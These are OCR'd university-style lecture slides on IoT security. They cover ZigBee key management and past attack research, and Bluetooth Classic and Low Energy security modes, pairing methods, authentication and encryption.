
ZigBee security

- Specification not easy to find (3.0 only available to ZigBee alliance members)
- One security level per network
- Security based on keys
  - Network keys
    - Broadcast communication
    - Shared among devices
  - Link keys
    - Unicast communication
    - Shared only between two devices

ZigBee security issues: examples

- 2013: unencrypted key exchange:
  - demonstrated several attacks which aim at either gaining control or conducting denial of service on IoT.
  - suggested that applying the **“High-Security” level** along with **pre-installation** of the keys would support the protection of sensitive information
- 2015: ZigBee Exploited The Good, The Bad, And The Ugly
  - Various attacks on the home automation profile
  - See also: https://www.youtube.com/watch?v=9xzXp-zPkjU
- 2016: ZigBee light link (ZLL)-based lighting systems:
  - Key management, physical security
  - Predefined manufacturer keys/ fallback mechanisms


ZigBee security issues: examples



Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

Bluetooth security



Bluetooth security properties

- **Authentication**: verifying the identity of communicating devices based on their Bluetooth address. Bluetooth does not provide native user authentication
- **Confidentiality**: preventing information compromise caused by eavesdropping by ensuring that only authorized devices can access and view transmitted data
- **Authorization**: allowing the control of resources by ensuring that a device is authorized to use a service before permitting it to do so
- **Message Integrity**: verifying that a message sent between two Bluetooth devices has not been altered in transit
- **Pairing/Bonding**: creating one or more shared secret keys and the storing of these keys for use in subsequent connections in order to form a trusted device pair

Bluetooth security properties

- Other security properties are **not supported.** For instance:
  - –Audit
  - –non-repudiation
- **If** such services are needed, they should be provided through additional means

Security depends on Bluetooth version

Bluetooth® Low Energy

vs

Bluetooth® Classic

BLUETOOTH BR/EDR/HS

Security Modes Bluetooth BR/EDR/HS

Security Mode 1: communication **without security at all**

- Exists mostly for compatibility reasons
- Recommended to **never use this mode**

Security Mode 2: Service-level enforced security mode

- Security procedures are initiated after link establishment but before logical channel establishment
- Security manager controls access to services and to devices
- Different security policies and ”trust” levels to restrict access may be defined for applications with different security requirements operating in parallel
- The notion of “authorization” is introduced – the process of deciding whether a specific device is allowed to have access to a specific service

Security Modes Bluetooth BR/EDR/HS

Security Mode 3: Link-level enforced security mode

- Device initiates security procedure before channel is established
- Supports authentication (unidirectional or mutual) and encryption
- Based on secret link key that is shared by a pair of devices
- A pairing procedure is used when 2 devices communicate for the first time

Security Mode 4 (similar to mode 2): Service-level enforced security mode

- Uses Secure Simple Pairing (SSP), where Elliptic Curve Diffie-Hellman (ECDH) key agreement replaces key agreement for link key generation
- Encryption and Authentication algorithms are identical to the algorithms in earlier versions

Mode	Security procedures occur during the setup of a
4	Service
3	Link
2	Service
1	Never

Security Levels Bluetooth BR/EDR/HS

Security requirements for services protected by Security Mode 4 must be classified as one of the following:

- Level 4: Authenticated link key using Secure Connections required
- Level 3: Authenticated link key required
- Level 2: Unauthenticated link key required
- Level 1: No security required
- Level 0: No security required

Mode 4 Level	FIPS approved algorithms	Provides MITM protection	User interaction during pairing	Encryption required
4	Yes	Yes	Acceptable	Yes
3	No	Yes	Acceptable	Yes
2	No	No	Minimal	Yes
1	No	No	Minimal	Yes
0	No	No	None	No

Bluetooth security

- In the next slides we see:
  - **Pairing**
  - **Authentication** (after two devices have completed pairing)
  - **Confidentiality**


Pairing and Link Key Generation

Two methods for Link key Generation

- Personal Identification Number (**PIN**) **Pairing** – Security modes 2 & 3
- **Secure Simple Pairing** (SSP) – Security mode 4

PIN Pairing

- Two BT devices simultaneously derive link keys when the identical secret PIN is entered into both the devices
- Initiating device address is used if the PIN is less than 16 bytes



PIN Pairing


- Two BT devices simultaneously derive link keys when the identical secret PIN is entered into both the devices
- Initiating device address is used if the PIN is less than 16 bytes

Entity	Description	Length (Bits)	Status
PIN	Personal identification number	8, 16, . . . , 128	Private
BD_ADDR	Bluetooth device address	48	Public
K_{init}	Initialization key	128	Private
K_A	Unit key	128	Private
K_{AB}	Combination key	128	Private
K_{master}	Master key	128	Private
K_C	Encryption key	8, 16, . . . , 128	Private
IN_RAND	Random number for generating K_{init}	128	Public
LK_RAND	Random number for generating K_{AB}	128	Private
AU_RAND	Random number for authentication	128	Public
EN_RAND	Random number for generating K_C	128	Public
SRES	Authentication result	32	Public
ACO	Authenticated ciphering offset	96	Private

Secure Simple Pairing

- SSP uses Elliptic Curve Diffie-Hellman public key cryptography
  - Protects against Passive eavesdropping and man-in-the-middle attacks during pairing
- SSP provides multiple association models:
  - **Numeric Comparison:** Bluetooth devices are capable of displaying a six-digit number and allowing a user to enter a “yes” or “no” response
  - **Passkey Entry:** One Bluetooth device has input capability (e.g., keyboard), while the other device has a display but no input capability
  - **Just Works:** At least one of the pairing devices has neither a display nor a keyboard for entering digits (e.g., headset)
  - **Out of Band (OOB):** devices that support a common additional wireless/wired technology (e.g., NFC) for the purposes of device discovery and cryptographic value exchange


Secure Simple Pairing




Authentication

- The Bluetooth device authentication procedure is in the form of a **challenge–response** scheme
- **Each device interacting in an authentication procedure can take the role of either the *claimant* or the *verifier* or both**
  - The *claimant* is the device attempting to prove its identity
  - The *verifier* is the device validating the identity of the claimant
- The challenge–response protocol validates devices **by verifying the knowledge of a secret key— the Bluetooth link key**
- Two types of Authentication Procedures:
  - Legacy Authentication : At least one device does not support Secure Connections
  - Secure Authentication : Both devices support secure connections

Legacy Authentication



Secure Authentication



Confidentiality

Three extra modes for confidentiality:

- **Encryption Mode 1**—No encryption is performed on any traffic
- **Encryption Mode 2**—Individually addressed traffic is encrypted using encryption keys based on individual link keys; broadcast traffic is not encrypted
- **Encryption Mode 3**—All traffic is encrypted using an encryption key based on the master link key

BLUETOOTH LOW ENERGY (BLE)

Bluetooth LE

- Low energy Security Mode 1:
  - Multiple levels associated with **encryption**
  - **Level 1** specifies no security, meaning no authentication and no encryption will be initiated
  - **Level 2** requires unauthenticated pairing with encryption
  - **Level 3** requires authenticated pairing with encryption
  - **Level 4** (added in 4.2) requires authenticated low energy Secure Connections pairing with encryption


Bluetooth LE

- Low energy Security Mode 2:
  - Multiple levels associated with **data signing**
  - **Level 1** requires unauthenticated pairing with data signing
  - **Level 2** requires authenticated pairing with data signing

